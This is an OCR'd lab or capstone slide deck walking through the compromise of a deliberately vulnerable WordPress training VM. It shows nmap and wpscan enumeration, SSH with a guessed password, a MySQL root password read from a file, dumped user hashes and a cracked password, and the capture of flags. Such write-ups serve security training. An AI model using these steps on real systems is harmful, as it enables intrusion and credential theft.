Attack, Defense & Analysis a Vulnerable Network


Keith Gaston

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux OS
Hostname: **Kali VM**

IPv4: 192.168.1.100
OS: Linux OS
Hostname: **Elk VM**

IPv4: 192.168.1.110
OS: Linux OS
Hostname: **Target 1 VM**

IPv4: 192.168.1.105
OS: Linux OS
Hostname: **Capstone VM**

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Network Mapping and User Enumeration (Wordpress).	Nmap was used to discover open open ports.	Able to discover open ports and perform attacks.
Wordpress Scan.	Wpscan was used to gain username information.	The username/info was used to gain access to the web server.
Brute Force Weak User Password.	One user had a weak password– was able to guess password.	Able to correctly guess a user's password and SSH into the web server.
MySQL Database Access.	The attackers were able to discover a file containing login information for the MySQL database.	Able to use the login information to gain access to the MySQL database.
MySQL Data Exfiltration.	Password hashes of all the users were discovered by browsing through the MySQL database tables.	John the Ripper was used to exfiltrate and crack the password hashes.
Privilege Escalation	The attackers were able to access privilege escalation by using a python script.	This gave us full access to the company's network.


Exploits Used

Exploitation: Network Mapping and User Enumeration (Wordpress) - Target - 1

Summarize the following:

- Used Nmap to enumerate open ports and running services
  - Run: **nmap -sP 192.168.1.1-255**; then run: **nmap -sV 192.168.1.110**;
  - next run: **wpscan --url http://192.168.1.110/wordpress -eu**
- Able to achieve the following exploit: discovered the Target's open ports, services, and name of network machines, along with the software version. Port 22 (tcp) - ssh and 80 (tcp) - http were open.







Exploitation: Wordpress Scan

Summarize the following:

- The vulnerability was exploited by using the following command:
  - Run: **wpscan --url http://192.168.1.110/wordpress -eu**
  - From root: run: ssh michael@192.1.110
- Wpscan was used to identify and enumerate users. From this scan, Michael and Steven identified. This allowed access by SSH into Michael and Steven accounts.
- Flag 2 discovered by: cd /var/www$ cat flag2.txt
- Flag 1 discovered by: /var/www$ grep -RE flag html








Exploitation: Exposed SQL Database

Summarize the following:

- From Michael's machine, a file was discovered that contained instructions on how to enter the SQL database.
- Once inside the database, Steven and Michael's password hashes were found.
- The following commands were selected:
  - From Michael's login: **mysql -u root -p; Enter password: R@v3nSecurity**
  - Run: mysql> show database; mysql> show tables; select * from wp_users;
  - mysql> select * from wp_posts;









Exploitation: Brute Force Attack

Summarize the following:

- Michael’s password was his name. It was easy to determine his password without having to use brute force.
- Steven’s password was found in the MySQL database.
- It was determined that Michael and Steven were administrators. Once their accounts were accessed then escalated privileges were achieved.
- Created a wp_hashes.txt with Steven and Michael’s hashes, and then used John the Ripper to crack the password. Steven’s password: **pink84.**
- Flags 3 and 4 were discovered.


mysql> select * from wp_users;
ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name
1	michael	PBjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael	michael@raven.org		2018-08-12 22:49:12		0	michael
2	steven	PBk3VD9jsxx/loJoqNsURgHiaB23j7W/	steven	steven@raven.org		2018-08-12 23:31:16		0	Steven Seagull
2 rows in set (0.00 sec)
mysql>

